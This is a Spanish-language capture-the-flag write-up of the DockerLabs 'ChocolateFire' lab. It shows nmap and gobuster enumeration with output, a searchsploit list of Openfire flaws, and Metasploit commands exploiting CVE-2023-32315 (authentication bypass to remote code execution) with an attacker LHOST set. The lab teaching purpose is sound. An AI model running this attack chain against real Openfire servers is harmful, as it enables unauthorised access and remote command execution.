ChocolateFire

Resolviendo la máquina ChocolateFire


> En esta publicación, comparto cómo resolví la máquina **ChocolateFire** de DockerLabs.

Enumeración

Ping

Ejecutamos un *ping* para comprobar la conectividad y obtener pistas sobre el sistema operativo.


```
ping -c 1 172.17.0.2
```



TTL=64 -> **Linux**

Nmap

```
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oG allPorts
```



`nmap -p22,5222,5223,5262,5263,5269,5270,5275,5276,7070,7777,9090 -sCV 172.17.0.2 -oN targeted`

```
Nmap scan report for 172.17.0.2
Host is up (0.000026s latency).

PORT     STATE SERVICE           VERSION
22/tcp   open  ssh               OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 9c:7c:e5:ea:fe:ac:f5:bc:21:54:87:66:70:ed:df:75 (RSA)
|   256 b2:1a:b1:05:0e:7e:94:18:98:19:8f:60:d7:04:7a:1c (ECDSA)
|_  256 c1:81:ba:4f:1a:99:9f:32:10:4a:6a:d9:f4:aa:40:de (ED25519)
5222/tcp open  jabber
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
| xmpp-info:
|   STARTTLS Failed
|   info:
|     stream_id: 3j8cby7ars
|     capabilities:
|     unknown:
|     compression_methods:
|     auth_mechanisms:
|     errors:
|       invalid-namespace
|       (timeout)
|     xmpp:
|       version: 1.0
|_    features:
| fingerprint-strings:
|   RPCCheck:
|_    <stream:error xmlns:stream="http://etherx.jabber.org/streams"><not-well-formed xmlns="urn:ietf:params:xml:ns:xmpp-streams"/></stream:error></stream:stream>
5223/tcp open  ssl/hpvirtgrp?
|_ssl-date: TLS randomness does not represent time
5262/tcp open  jabber
| xmpp-info:
|   STARTTLS Failed
|   info:
|     stream_id: 2qetj5xfaj
|     capabilities:
|     unknown:
|     compression_methods:
|     auth_mechanisms:
|     errors:
|       invalid-namespace
|       (timeout)
|     xmpp:
|       version: 1.0
|_    features:
| fingerprint-strings:
|   RPCCheck:
|_    <stream:error xmlns:stream="http://etherx.jabber.org/streams"><not-well-formed xmlns="urn:ietf:params:xml:ns:xmpp-streams"/></stream:error></stream:stream>
5263/tcp open  ssl/unknown
|_ssl-date: TLS randomness does not represent time
```


```
5269/tcp open  xmpp              Wildfire XMPP Client
| xmpp-info:
|   STARTTLS Failed
|   info:
|     capabilities:
|     unknown:
|     compression_methods:
|     auth_mechanisms:
|     errors:
|       (timeout)
|     xmpp:
|_    features:
5270/tcp open  xmp?
5275/tcp open  jabber
| xmpp-info:
|   STARTTLS Failed
|   info:
|     stream_id: 8ngbee53o2
|     capabilities:
|     unknown:
|     compression_methods:
|     auth_mechanisms:
|     errors:
|       invalid-namespace
|       (timeout)
|     xmpp:
|       version: 1.0
|_    features:
| fingerprint-strings:
|   RPCCheck:
|_    <stream:error xmlns:stream="http://etherx.jabber.org/streams"><not-well-formed xmlns="urn:ietf:params:xml:ns:xmpp-streams"/></stream:error></stream:stream>
5276/tcp open  ssl/unknown
|_ssl-date: TLS randomness does not represent time
7070/tcp open  http              Jetty
|_http-title: Openfire HTTP Binding Service
7777/tcp open  socks5            (No authentication; connection failed)
| socks-auth-info:
|_  No authentication
9090/tcp open  hadoop-tasktracker Apache Hadoop
| hadoop-datanode-info:
|_  Logs: jive-ibtn jive-btn-gradient
| hadoop-tasktracker-info:
|_  Logs: jive-ibtn jive-btn-gradient
|_http-title: Site doesn't have a title (text/html).
```

```
3 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port5222-TCP:V=7.95%I=7%D=7/27%Time=6885CD80%P=x86_64-pc-linux-gnu%r(RP
SF:CCheck,9B,"<stream:error\x20xmlns:stream=\"http://etherx\.jabber\.org/s
SF:treams\"><not-well-formed\x20xmlns=\"urn:ietf:params:xml:ns:xmpp-stream
SF:s\"/></stream:error></stream:stream>");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port5262-TCP:V=7.95%I=7%D=7/27%Time=6885CD80%P=x86_64-pc-linux-gnu%r(RP
SF:CCheck,9B,"<stream:error\x20xmlns:stream=\"http://etherx\.jabber\.org/s
SF:treams\"><not-well-formed\x20xmlns=\"urn:ietf:params:xml:ns:xmpp-stream
SF:s\"/></stream:error></stream:stream>");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port5275-TCP:V=7.95%I=7%D=7/27%Time=6885CD80%P=x86_64-pc-linux-gnu%r(RP
SF:CCheck,9B,"<stream:error\x20xmlns:stream=\"http://etherx\.jabber\.org/s
SF:treams\"><not-well-formed\x20xmlns=\"urn:ietf:params:xml:ns:xmpp-stream
SF:s\"/></stream:error></stream:stream>");
```

HTTP

El servicio **HTTP** se encuentra disponible en el puerto 9090.

`http://172.17.0.2:9090`



Fuzzing Web

`gobuster dir -u http://172.17.0.2:9090 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 64`

```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2:9090
[+] Method:                  GET
[+] Threads:                 64
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 302) [Size: 0] [--> http://172.17.0.2:9090/images/]
/plugins              (Status: 302) [Size: 0] [--> http://172.17.0.2:9090/login.jsp?url=%2Fplugins]
/js                   (Status: 302) [Size: 0] [--> http://172.17.0.2:9090/js/]
/style                (Status: 302) [Size: 0] [--> http://172.17.0.2:9090/style/]
/setup                (Status: 302) [Size: 0] [--> http://172.17.0.2:9090/setup/]
/dwr                  (Status: 302) [Size: 0] [--> http://172.17.0.2:9090/login.jsp?url=%2Fdwr]
Progress: 207643 / 207644 (100.00%)
===============================================================
Finished
===============================================================
```

Explotación

Searchsploit

Se utiliza `searchsploit` para identificar vulnerabilidades asociadas a *Openfire*.

`searchsploit Openfire`

```
 Exploit Title                                                                        |  Path
Openfire 3.10.2 - Cross-Site Request Forgery                                          | jsp/webapps/38192.txt
Openfire 3.10.2 - Multiple Cross-Site Scripting Vulnerabilities                       | jsp/webapps/38191.txt
Openfire 3.10.2 - Privilege Escalation                                                | jsp/webapps/38190.txt
Openfire 3.10.2 - Remote File Inclusion                                               | jsp/webapps/38189.txt
Openfire 3.10.2 - Unrestricted Arbitrary File Upload                                  | jsp/webapps/38188.txt
OpenFire 3.10.2 < 4.0.1 - Multiple Vulnerabilities                                    | jsp/webapps/40065.md
Openfire 3.5.2 - 'login.jsp' Cross-Site Scripting                                     | jsp/webapps/32249.txt
Openfire 3.6.2 - 'group-summary.jsp' Cross-Site Scripting                             | jsp/webapps/32677.txt
Openfire 3.6.2 - 'log.jsp' Cross-Site Scripting                                       | jsp/webapps/32679.txt
Openfire 3.6.2 - 'log.jsp' Directory Traversal                                        | jsp/webapps/32680.txt
Openfire 3.6.2 - 'user-properties.jsp' Cross-Site Scripting                           | jsp/webapps/32678.txt
Openfire 3.6.4 - Multiple Cross-Site Request Forgery Vulnerabilities                  | jsp/webapps/15918.txt
Openfire 3.6.4 - Multiple Cross-Site Scripting Vulnerabilities                        | jsp/webapps/35169.txt
Openfire 3.x - jabber:iq:auth 'passwd_change' Remote Password Change                  | multiple/remote/32967.txt
Openfire 4.6.0 - 'groupchatJID' Stored XSS                                            | jsp/webapps/49233.txt
Openfire 4.6.0 - 'path' Stored XSS                                                    | jsp/webapps/49229.txt
Openfire 4.6.0 - 'sql' Stored XSS                                                     | jsp/webapps/49235.txt
Openfire 4.6.0 - 'users' Stored XSS                                                   | jsp/webapps/49234.txt
Openfire Server 3.6.0a - Admin Console Authentication Bypass (Metasploit)             | jsp/webapps/19432.rb
Openfire Server 3.6.0a - Authentication Bypass / SQL Injection / Cross-Site Scripting | jsp/webapps/7075.txt
Shellcodes: No Results
```

MSFconsole

En Metasploit (`msfconsole`) se busca un módulo compatible con la *Openfire*. Se encuentra el exploit (`exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315`) que permite una **bypass de autenticación** y ejecución remota de código (**RCE**).

Este exploit aprovecha una vulnerabilidad en *Openfire* (**CVE-2023-32315**), permitiendo ejecutar comandos remotos sin autenticación previa.

```
search Openfire
use 4 | use exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315
show options
set RHOSTS 172.17.0.2
set LHOST 192.168.1.127
exploit
```